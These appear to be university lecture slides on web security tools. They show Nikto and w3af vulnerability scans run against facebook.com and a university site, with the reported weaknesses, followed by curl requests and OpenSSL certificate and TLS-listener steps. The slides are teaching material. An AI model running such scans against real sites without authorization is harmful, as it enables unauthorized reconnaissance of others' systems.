Cyber security (3150714)

Module 03

Web Application Tools

Prof. Tushar Gohil, Assistant Professor
Sarvajanik College of Engineering and Technology, Surat.

Agenda

01 Scanning for web vulnerabilities

Nikto, W3af

02 HTTP Utilities

Curl, OpenSSL and Stunnel

03 Application Inspection tools

Zed Attack Proxy, Sqlmap, DVWA, Webgoat

04 Password Cracking and Brute-Force Tools

John the Ripper, L0htcrack, Pwdump, HTC-Hydra

Scanning For Web Vulnerabilities

Nikto, W3af

Overview

- We encounter the Web every day.
- We use it to read news, connect on social networking sites, buy stuff, consume information…and be consumed as information.
- And we hope that the web applications we use protect themselves and our data from compromise.
- A securely written web application can be handicapped by a poorly deployed platform supporting it.
- The web server must be configured securely, and all of the software that drives it must be fully patched.

Scanning for Web Vulnerabilities

- Only a few kinds of web servers drive the Web's traffic.
- ***Apache HTTP Server*** is the most recognizable in the open source category, while ***Microsoft's Internet Information Server (IIS)*** is the most recognizable commercial one.
- The ***nginx server***, also open source, is a rising star for web administrators.
- The web server is the most obvious component of a web application platform; something has to deliver pages to web browsers. But the platform may also comprise data stores, load balancers, and the programming framework used to write pages. There are even efforts such as Node.js (http://nodejs.org/) to take a client-side language like JavaScript onto the server.
- It's a testament to the quality of web server development that very few high-impact vulnerabilities have been reported for Apache, IIS, and nginx over the past few years.
- However, this doesn't imply that these servers will remain secure or continue to be configured correctly.
- A vulnerability scanner contains a knowledge base of all vulns reported for different components of a web platform.
- It uses this knowledge to probe a target for indicators that one of the vulns is present. A web application must start out with a secure foundation.

Nikto

Scanning for Web Vulnerabilities : Nikto

- ***Nikto***, by Chris Sullo and David Lodge, is a Perl-based scanner that searches for known vulnerabilities in common web applications, looks for the presence of common files that have the potential to leak information about an application or its platform, and probes a site for indicators of common misconfigurations.
- We van use Nikto for assessing the security of a web application’s deployment.
- The tool focuses on identifying vulns in commercial and open source web application frameworks.
- It won’t be as helpful for assessing the security of a custom web application.
- For example, it may tell you that a site uses an outdated (and insecure) version of WordPress, but it won’t be able to tell you if the blogging application you wrote from scratch is secure or not.

Scanning for Web Vulnerabilities : Nikto

- Nikto is uncomplicated, but not unsophisticated. Use the -host option to start scanning a single target for the presence of default files, pages that might expose sensitive information, or pages with known vulnerabilities

```
gtushar@kali:~$ nikto -host facebook.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          31.13.66.35
+ Target Hostname:    facebook.com
+ Target Port:        80
+ Start Time:         2020-07-18 04:23:34 (GMT0)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'alt-svc' found, with contents: h3-29=":443"; ma=3600,h3-27=":443"; ma=3600
+ Uncommon header 'x-fb-debug' found, with contents: ka/GjpEiDUsLDHkZmQlA+CDPUZBbkII4c2scXV1uyVjCfNVD7yVSkEKDaq8uHPCNY9u++tMAaj+FHjwf3hRRTw==
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://facebook.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved access-control-allow-origin header: http://facebook.com
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ "robots.txt" contains 423 entries which should be manually viewed.
+ Server banner has changed from '' to 'proxygen-bolt' which may suggest a WAF, load balancer or proxy is in place
+ Uncommon header 'x-fb-serverinfo' found, with contents: 797,0,C3,100,10000,25
+ Uncommon header 'x-fb-svn-revision' found, with contents: 1002390488
+ 8201 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-07-18 04:27:51 (GMT0) (257 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Scanning for Web Vulnerabilities : Nikto


w3af

Scanning for Web Vulnerabilities : W3af

- w3af is a **Web Application Attack and Audit Framework**.
- It is a framework that help us secure our web applications by finding and exploiting all web application vulnerabilities

```
w3af>>> help
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| start                     | Start the scan.                                                                                                                                                               |
| plugins                   | Enable and configure plugins.                                                                                                                                                 |
| exploit                   | Exploit the vulnerability.                                                                                                                                                    |
| profiles                  | List and use scan profiles.                                                                                                                                                   |
| cleanup                   | Cleanup before starting a new scan.                                                                                                                                           |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| help                      | Display help. Issuing: help [command] , prints more specific help about "command"                                                                                             |
| version                   | Show w3af version information.                                                                                                                                                |
| keys                      | Display key shortcuts.                                                                                                                                                        |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| http-settings             | Configure the HTTP settings of the framework.                                                                                                                                 |
| misc-settings             | Configure w3af misc settings.                                                                                                                                                 |
| target                    | Configure the target URL.                                                                                                                                                     |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| back                      | Go to the previous menu.                                                                                                                                                      |
| exit                      | Exit w3af.                                                                                                                                                                    |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| kb                        | Browse the vulnerabilities stored in the Knowledge Base                                                                                                                       |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
```

```
w3af>>> target
w3af/config:target>>> set target http://100points.gtu.ac.in/
w3af/config:target>>> back
The configuration has been saved.
w3af>>> start
The ClamAV plugin failed to connect to clamd using the provided unix socket: "/var/run/clamav/clamd.ctl". Please verify your configuration and try again.
The URL: "http://100points.gtu.ac.in/" has .NET ViewState encryption disabled. This programming/configuration error could be exploited to decode the viewstate contents. This information
 found in the request with id 20.
The URL: "http://100points.gtu.ac.in/" has a "<form>" element with auto-complete enabled. This information was found in the request with id 20.
The URL: "http://100points.gtu.ac.in/" contains a <form> tag which submits credentials over HTTP.  This vulnerability was found in the request with id 20.
The URL "http://100points.gtu.ac.in/" returned an HTTP response without the recommended HTTP header X-Content-Type-Options.  This information was found in the request with id 20.
The remote web server sent the HTTP header: "x-stackifyid" with value: "V2|97e69260-ec99-4fd6-ae97-e4f6e922a429|C78391|CD1", which is quite uncommon and requires manual analysis. This in
nation was found in the request with id 20.
The page is written in: "en".
The server header for the remote web server is: "Microsoft-IIS/10.0". This information was found in the request with id 24.
The x-powered-by header for the target HTTP server is "ASP.NET". This information was found in the request with id 24.
The x-aspnet-version header for the target HTTP server is "4.0.30319". This information was found in the request with id 24.
The file_upload plugin got an error while requesting "http://100points.gtu.ac.in/". Exception: "HTTP timeout error". Generated 204 "No Content" response (id:35)
The web_spider plugin got an error while requesting "http://100points.gtu.ac.in/". Exception: "HTTP timeout error". Generated 204 "No Content" response (id:38)
Found 1 URLs and 1 different injections points.
The URL list is:
- http://100points.gtu.ac.in/
The list of fuzzable requests is:
- Method: GET | http://100points.gtu.ac.in/
The shell_shock plugin got an error while requesting "http://100points.gtu.ac.in/". Exception: "HTTP timeout error". Generated 204 "No Content" response (id:89)
The shell_shock plugin got an error while requesting "http://100points.gtu.ac.in/". Exception: "HTTP timeout error". Generated 204 "No Content" response (id:90)
The application has no protection against Click-Jacking attacks. This vulnerability was found in the request with id 20.
Scan finished in 1 minute 22 seconds
Stopping the core...
w3af>>>
```

HTTP Utilities

Curl, OpenSSL and Stunnel

HTTP Utilities

- These tools serve as workhorses for making connections over HTTP or HTTPS.
- Alone, they do not find vulnerabilities or secure a system, but their functionality can be put to use to extend the abilities of a web vulnerability scanner, peek into SSL traffic, or encrypt client/server communication to protect it from network sniffers.


curl://

HTTP Utilities : Curl

- Where Netcat deserves bragging rights for being a flexible, all-purpose network tool, ***curl*** deserves considerable respect as a flexible tool for *HTTP* connections.
- It consists of a command-line tool and a high-performance, cross platform, open source library.
- The curl command is a default tool on most Unix-based systems.
- To connect to a web site, specify the URL on the command line, like the following example:
  - curl 100points.gtu.ac.in

```
gtushar@kali:~$ curl 100points.gtu.ac.in


<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head><title>
        100 - Activity
</title><link href="Styles/login.css" rel="stylesheet" type="text/c
    <script type="text/javascript">
        $(function () {
            blinkeffect('#txtblnk');
        })
        function blinkeffect(selector) {
            $(selector).fadeOut('slow', function () {
                $(this).fadeIn('slow', function () {
                    blinkeffect(this);
                });
            });
        }
    </script>

     <script type="text/javascript" language="javascript">
         function uservalidation() {
```

HTTP Utilities : Curl

- curl –I 100points.gtu.ac.in

gtushar@kali: ~

```
gtushar@kali:~$ curl -I 100points.gtu.ac.in
HTTP/1.1 200 OK
Date: Sat, 18 Jul 2020 09:16:47 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 6122
Connection: keep-alive
Cache-Control: private
Server: Microsoft-IIS/10.0
X-StackifyID: V2|c3ad8d49-21fa-4e4c-a70f-1e996c0b45e2|C78391|CD1
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```

- curl --request GET https://www.keycdn.com/

```
gtushar@kali:~$ curl --request GET https://www.keycdn.com/
<!doctype html><html lang=en prefix="og: http://ogp.me/ns#"><head><meta charset=utf-
ntent="2df1329df575d122778469982f8b05663034fb4d"><title>KeyCDN - Content delivery ma
). Our global network will deliver any digital content, such as a website, software,
ter:site content="@KeyCDN"><meta name=twitter:creator content="@KeyCDN"><meta proper
g:title" content="KeyCDN - Content delivery made easy"><meta property="og:descriptio
any digital content, such as a website, software, or game, at a blazing fast speed."
" content="KeyCDN"><meta property="og:locale" content="en_US"><meta name=theme-color
rel=icon type=image/png sizes=32x32 href=/img/favicon/favicon-32x32.png><link rel=ic
nifest.json><link rel=mask-icon href=/img/favicon/safari-pinned-tab.svg color=#047ae
.css></head><body><nav id=navbar class="navbar navbar--static navbar-expand-md bg-pr
org/2000/svg" id="logo-white" class="icon-logo" viewBox="0 0 137.09 39.849"><path fi
621.103.119c.074.074.133.148.207.2221.12.118.117.119.104.103.118.119.104.103.133.119
5.234 15.234.0 01-8.648 2.414 15.224 15.224.0 01-9.418-3.5541.015-.03-3.107 3.063a3.
.015.015 1.91 2.029c.77-.104 1.54.162 2.073.725a2.405 2.405.0 01-.089 3.391 2.405 2.
001.6-1.525 12.818 12.818.0 003.243-8.233 12.84 12.84.0 00-1.6-6.575zM6.597 3.076c.6
27 12.927.0 00-1.658 14.8221-1.763 1.718a15.112 15.112.0 01-2.22-8.366c.076-3.565 1.
67-.64c.076-.008.153-.01.23-.016zM37.498.0A3.873 3.873.0 1136.29 7.553v.0051-.06-.02
-.119-.104-.089-.134-.118a12.862 12.862.0 00-7.966-3.021c-2.444-.06-4.828.548-6.9 1.
 0137.5.0z"/><path fill="#fff" d="M20.617 8.646c.438.002.875.036 1.309.086 6.249.785
.797 5.616-9.973 11.427-9.993zm-.171 4.894c-2.53.203-4.36 2.116-4.425 4.659.04 1.766
.064-4.6-4.664-4.665l-.24.006zm.088-.025h-.015.015zM50.991 14.514c-.287.0-.489.058-.
```

HTTP Utilities : Curl

- curl --request POST https://www.keycdn.com/

```
gtushar@kali:~$ curl --request POST https://www.keycdn.com/
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />

    <title>405 Method Not Allowed</title>

    <style type="text/css">
        html {
            font-family: sans-serif;
            line-height: 1.15;
            -ms-text-size-adjust: 100%;
            -webkit-text-size-adjust: 100%
        }
        html,
        body {
            width: 100%;
            height: 100%;
            background-color: #fff
        }
```

```
gtushar@kali:~$ curl -help
Usage: curl [options...] <url>
     --abstract-unix-socket <path> Connect via abstract Unix domain socket
     --alt-svc <file name> Enable alt-svc with this cache file
     --anyauth       Pick any authentication method
 -a, --append        Append to target file when uploading
     --basic         Use HTTP Basic Authentication
     --cacert <file> CA certificate to verify peer against
     --capath <dir>  CA directory to verify peer against
 -E, --cert <certificate[:password]> Client certificate file and password
     --cert-status   Verify the status of the server certificate
     --cert-type <type> Certificate file type (DER/PEM/ENG)
     --ciphers <list of ciphers> SSL ciphers to use
     --compressed    Request compressed response
     --compressed-ssh Enable SSH compression
 -K, --config <file> Read config from a file
     --connect-timeout <seconds> Maximum time allowed for connection
     --connect-to <HOST1:PORT1:HOST2:PORT2> Connect to host
 -C, --continue-at <offset> Resumed transfer offset
 -b, --cookie <data|filename> Send cookies from string/file
 -c, --cookie-jar <filename> Write cookies to <filename> after operation
     --create-dirs   Create necessary local directory hierarchy
     --crlf          Convert LF to CRLF in upload
     --crlfile <file> Get a CRL list in PEM format from the given file
 -d, --data <data>   HTTP POST data
     --data-ascii <data> HTTP POST ASCII data
     --data-binary <data> HTTP POST binary data
     --data-raw <data> HTTP POST data, '@' allowed
     --data-urlencode <data> HTTP POST data url encoded
     --delegation <LEVEL> GSS-API delegation permission
     --digest        Use HTTP Digest Authentication
 -q, --disable       Disable .curlrc
     --disable-eprt  Inhibit using EPRT or LPRT
     --disable-epsv  Inhibit using EPSV
     --disallow-username-in-url Disallow username in url
     --dns-interface <interface> Interface to use for DNS requests
     --dns-ipv4-addr <address> IPv4 address to use for DNS requests
     --dns-ipv6-addr <address> IPv6 address to use for DNS requests
     --dns-servers <addresses> DNS server addrs to use
     --doh-url <URL> Resolve host names over DOH
```


OpenSSL™
Cryptography and SSL/TLS Toolkit

HTTP Utilities : OpenSSL

- The ***S*** in ***HTTPS*** represents the security (Secure Sockets Layer) provided for the connection used to transport data; SSL establishes confidentiality by preventing eavesdroppers from sniffing the plaintext traffic and provides integrity by establishing a trusted identity of the web server to prevent intermediation attacks that try to manipulate traffic without being detected.
- It doesn’t improve any other aspect of a site’s security.
- A site that uses HTTPS everywhere remains as vulnerable to SQL injection and HTML injection as it would be using unencrypted HTTP instead.
- The OpenSSL library is the most used open source library for establishing encrypted connections.
- An encrypted HTTPS connection relies on the Secure Sockets Layer (SSL) protocol or Transport Layer Security (TLS) protocol to provide confidentiality for the traffic and to prove the identity of the server. (Identity is important for prevent spoofing attacks, for example.)

HTTP Utilities : OpenSSL

- The SSL and TLS protocols prevent eavesdroppers from being able to observe the plaintext (i.e., unencrypted) communications between two end points.
- This encryption protects users in shared networking environments like public Wi-Fi networks where traffic is visible to anyone within range of the wireless signals.
- An eavesdropper will see only the encrypted data between a web browser and a site using HTTPS.
- The traffic essentially looks like random bytes instead of passwords, cookie values, credit card numbers, or other data that would not be encrypted with HTTP.
- The SSL and TLS protocols also establish the identity of a web site.
- This (mostly) prevents an attacker from spoofing web sites or performing intermediation attacks in which a hacker intercepts, modifies, and forwards a victim’s traffic without their knowledge.

HTTP Utilities : OpenSSL

- The first step is to generate a Certificate Authority (CA) cert.
- The CA cert represents an ultimate authority in terms of a cert's validity. The act of signing another cert by the CA connotes that the signed cert has been "approved" or "verified."


```
$ find / -name CA.pl 2>/dev/null
/usr/lib/ssl/misc/CA.pl
$ cd /usr/lib/ssl/misc/CA.pl
$ ./CA.pl -newca
```

```
gtushar@kali:/usr/lib/ssl/misc$ sudo ./CA.pl -newca
CA certificate filename (or enter to create)

Making CA certificate ...
====
openssl req  -new -keyout ./demoCA/private/cakey.pem -out ./demoCA/careq.pem
Generating a RSA private key
..+++++
.....................+++++
writing new private key to './demoCA/private/cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:GJ
Locality Name (eg, city) []:ST
Organization Name (eg, company) [Internet Widgits Pty Ltd]:TRIPLE5
Organizational Unit Name (eg, section) []:IT
Common Name (e.g. server FQDN or YOUR name) []:triple5.in
Email Address []:triple5_kcs@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
==> 0
====
====
openssl ca  -create_serial -out ./demoCA/cacert.pem -days 1095 -batch -keyfile ./demoCA/private/cakey.pem -selfsign -extensions v3_ca  -infiles ./demoCA/careq.pem
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for ./demoCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number:
            1f:52:53:48:3a:f5:4b:c5:26:bf:e9:66:c9:d7:cd:7e:a5:3d:3f:1e
        Validity
            Not Before: Jul 19 05:53:25 2020 GMT
            Not After : Jul 19 05:53:25 2023 GMT
        Subject:
            countryName               = IN
            stateOrProvinceName       = GJ
            organizationName          = TRIPLE5
            organizationalUnitName    = IT
            commonName                = triple5.in
            emailAddress              = triple5_kcs@gmail.com
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                48:F4:68:1E:75:0C:F9:56:4C:F7:CF:26:F8:9B:BB:4F:7A:53:CE:38
            X509v3 Authority Key Identifier:
                keyid:48:F4:68:1E:75:0C:F9:56:4C:F7:CF:26:F8:9B:BB:4F:7A:53:CE:38

            X509v3 Basic Constraints: critical
```

HTTP Utilities : OpenSSL

- Next, we will need to create and sign a cert to identify SSL end point.
- We will use the CA.pl script for this, as shown in the following example.
- Answer each of the prompts with information to assign to the script.

```
$ ./CA.pl -newcert
```



HTTP Utilities : OpenSSL

- By default, certs will require a passphrase in order to use them.
- For testing purposes, we only need the cert as a temporary identifier for an end point.
- Hence, the passphrase is usually unnecessary and cumbersome for test environments.
- Use the following command to remove a passphrase from a cert.

```
$ openssl rsa -in newkey.pem -out unencrypted_key.pem
```

```
gtushar@kali:/usr/lib/ssl/misc$ sudo openssl rsa -in newkey.pem -out unencrypted_key.pem
Enter pass phrase for newkey.pem:
writing RSA key
gtushar@kali:/usr/lib/ssl/misc$
```

HTTP Utilities : OpenSSL

- At this point we have sufficient resources to create an SSL/TLS listener. T
- The following command shows the s_server command for OpenSSL to accept incoming connections.
- Note that this merely establishes the protocol negotiation for a client; it doesn't provide a service like HTTP.

```
$ openssl s_server -cert newcert.pem -key unencrypted_key.pem
```

```
gtushar@kali:/usr/lib/ssl/misc$ sudo openssl s_server -cert newcert.pem -key unencrypted_key.pem
Using default temp DH parameters
ACCEPT
```

HTTP Utilities : OpenSSL

- We will use the s_client command to connect to the SSL/TLS server.
- The following command connects to the server set up in the previous example.
- The command prints information about the server and its certificate.
- You can send data between the server and client by typing into the prompt.
- The connection is encrypted, but it doesn’t provide any other service.

```
$ openssl s_client -connect localhost:4433
```

```
gtushar@kali:~$ sudo openssl s_client -connect localhost:4433
[sudo] password for gtushar:
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C = IN, ST = GJ, L = ST, O = TRIPLE5, OU = IT, CN = triple5.in, emailAddress = triple5_kcs@gmail.com
verify error:num=18:self signed certificate
verify return:1
depth=0 C = IN, ST = GJ, L = ST, O = TRIPLE5, OU = IT, CN = triple5.in, emailAddress = triple5_kcs@gmail.com
verify return:1
---
Certificate chain
 0 s:C = IN, ST = GJ, L = ST, O = TRIPLE5, OU = IT, CN = triple5.in, emailAddress = triple5_kcs@gmail.com
   i:C = IN, ST = GJ, L = ST, O = TRIPLE5, OU = IT, CN = triple5.in, emailAddress = triple5_kcs@gmail.com
---
Server certificate
-----BEGIN CERTIFICATE-----
MIID5TCCAs2gAwIBAgIUcPBb6G5rNVyHyEx0QR6ETAOz5gkwDQYJKoZIhvcNAQEL
BQAwgYExCzAJBgNVBAYTAklOMQswCQYDVQQIDAJHSjELMAkGA1UEBwwCU1QxEDAO
BgNVBAoMB1RSSVBMRTUxCzAJBgNVBAsMAklUMRMwEQYDVQQDDAp0cmlwbGU1Lmlu
MSQwIgYJKoZIhvcNAQkBFhV0cmlwbGU1X2tjc0BnbWFpbC5jb20wHhcNMjAwNzE5
MDYwMTU4WhcNMjEwNzE5MDYwMTU4WjCBgTELMAkGA1UEBhMCSU4xCzAJBgNVBAgM
AkdKMQswCQYDVQQHDAJTVDEQMA4GA1UECgwHVFJJUExFNTELMAkGA1UECwwCSVQx
EzARBgNVBAMMCnRyaXBsZTUuaW4xJDAiBgkqhkiG9w0BCQEWFXRyaXBsZTVfa2Nz
QGdtYWlsLmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAKAndIJU
mlxbCIMO+EtLMfbwq+K435WyNfEswdX4bLsv5WHloMAjQdvd21yeofRwPh5Hv8PB
1Ndl3dNk67mv1r9XsMYzNuMdfZ8PYj0wJSjNICpDvt2bMhuYZ8VoeGcf6t40HMT5
N28YsB4zBnJuWyQwA9f1DgHjGaD+fHd9LsVohISVE6pR0n3th8e3XMZ0PcHRz1LI
dJ8SreQ1m4aQYihDnrApnqTLl0KqSu8qAwcKkdw9Ka3Lt0UbXRopB+gwUM609/yV
LsOhAjzvQJJroISkKR7x/1rTtS81Y/Al01k5cUnFqt9HUXTKX6uQRaNpSpf60Olr
VZzZJMocxZHeon8CAwEAAaNTMFEwHQYDVR0OBBYEFFfjSAddg7ZLna+r+ezAWuSs
KKHbMB8GA1UdIwQYMBaAFFfjSAddg7ZLna+r+ezAWuSsKKHbMA8GA1UdEwEB/wQF
MAMBAf8wDQYJKoZIhvcNAQELBQADggEBAGy2DrQRVEMlqvFkzhhr/MjRdHttisL7
coQqiIueq3VIJIETAuqAw0EGCLjkUnkHaMfCvHuM1Z1n7qeKp5lT4J2k473OrEr3
/C8pcsaURXUj3OkId0jxkncspIYNB51t6zg2J4lFSyiBFAEUurj5RCn71ZnGnvYa
RvL9ryBUCCOPD+guXNDPKlRORTEzf7I+zFOEfveRAGan0DyZ22rUFpwqyednM/QI
bfRAn5Bxrqk6X8pXUVmYQoXh33aE3VgeJrNEWZIzkfmbLQ6L8lTwqgKKtn9sgIcc
JNAYJmOk3D/tN5KuZ8UOqNY7uRNO3QKqY1gkn3v6PepW8JyqrjrWPYY=
-----END CERTIFICATE-----
subject=C = IN, ST = GJ, L = ST, O = TRIPLE5, OU = IT, CN = triple5.in, emailAddress = triple5_kcs@gmail.com

issuer=C = IN, ST = GJ, L = ST, O = TRIPLE5, OU = IT, CN = triple5.in, emailAddress = triple5_kcs@gmail.com
```

HTTP Utilities : OpenSSL

```
$ openssl s_client -connect localhost:4433
```

```
read R BLOCK
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: 4B6575CF6A7DFE0D40644738D56D6A50D133925C4A9F46FDF15243D14AB9E0F0
    Session-ID-ctx:
    Resumption PSK: 903A75057ADC7ADD3266815D3947933B9943D01BD113B19D51CC1321137B4980CE5B7E210DAD9874605E596811B02173
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 7200 (seconds)
    TLS session ticket:
    0000 - 50 96 39 68 f2 ae 6b 53-03 08 70 15 04 e0 33 27   P.9h..kS..p...3'
    0010 - 6a f3 80 2d f7 9e b1 83-78 8e 8f 22 7f 47 46 b2   j..-....x.."."GF.
    0020 - 56 27 76 0a 7f 12 85 1f-1e 27 41 5a 1b 60 df b6   V'v......'AZ.`..
    0030 - 86 f9 25 03 5f f4 60 d0-f1 a4 e9 2d f0 0c 98 22   ..%._.`....-..."
    0040 - ab 7e ee d4 cd d2 ee 41-a8 ed 98 1d ef 94 88 05   .~.....A........
    0050 - 7d f8 97 86 60 fc 44 9a-52 4e 55 1a 10 21 fa e2   }...`.D.RNU..!..
    0060 - 21 60 f8 cb d3 72 88 c3-c6 14 86 c8 cd c3 ce 52   !`...r.........R
    0070 - 11 e3 df f8 da 59 73 bb-a1 30 74 1e 57 a6 dd b0   .....Ys..0t.W...
    0080 - cb f2 1e f3 78 01 73 ca-92 84 e5 a2 8c b8 2f 0d   ....x.s...../.
    0090 - 38 d8 28 e8 fc 1e b0 1a-d5 88 c3 d5 dc d5 04 b5   8.(.............
    00a0 - a9 6a 34 c6 9b ea 62 6a-e3 9b 0a 1e 5e 1c 0b fa   .j4...bj....^...
    00b0 - 81 20 86 bc 07 d2 ad c9-6b 90 19 75 66 22 e2 4b   . ......k..uf".K
    00c0 - 76 b8 71 ea 78 f1 a8 a2-4d 01 43 12 a2 0e c0 45   v.q.x...M.C....E

    Start Time: 1595139100
    Timeout   : 7200 (sec)
    Verify return code: 18 (self signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
```

```
gtushar@kali:/usr/lib/ssl/misc$ sudo openssl s_server -cert newcert.pem -key unencrypted_key.pem
Using default temp DH parameters
ACCEPT
---BEGIN SSL SESSION PARAMETERS---
MH4CAQECAgMEBAITAgQgZYl9Vz0ex9l2uh2EJO4LofN4G6pq0lIWUezqMIB1bwsE
MJA6dQV63HrdMmaBXTlHkzuZQ9Ab0ROxnVHMEyETe0mAzlt+IQ2tmHRgXlloEbAh
c6EGAgRfE+QcogQCAhwgpAYEBAEAAACuBwIFAOLmq2o=
---END SSL SESSION PARAMETERS---
Shared ciphers:TLS_AES_256_GCM_SHA384:TLS_CHACHA20_POLY1305_SHA256:TLS_AES_128_GCM_SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:DHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:DHE
-RSA-CHACHA20-POLY1305:ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-SHA384:ECDHE-RSA-AES256-SHA384:DHE-RSA-AES256-SHA256:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA256:DHE-RS
A-AES128-SHA256:ECDHE-ECDSA-AES256-SHA:ECDHE-RSA-AES256-SHA:DHE-RSA-AES256-SHA:ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES128-SHA:DHE-RSA-AES128-SHA:AES256-GCM-SHA384:AES128-GCM-SHA256:AES256-SHA256:AES128-SHA256:AES256-SHA:AES128-SHA
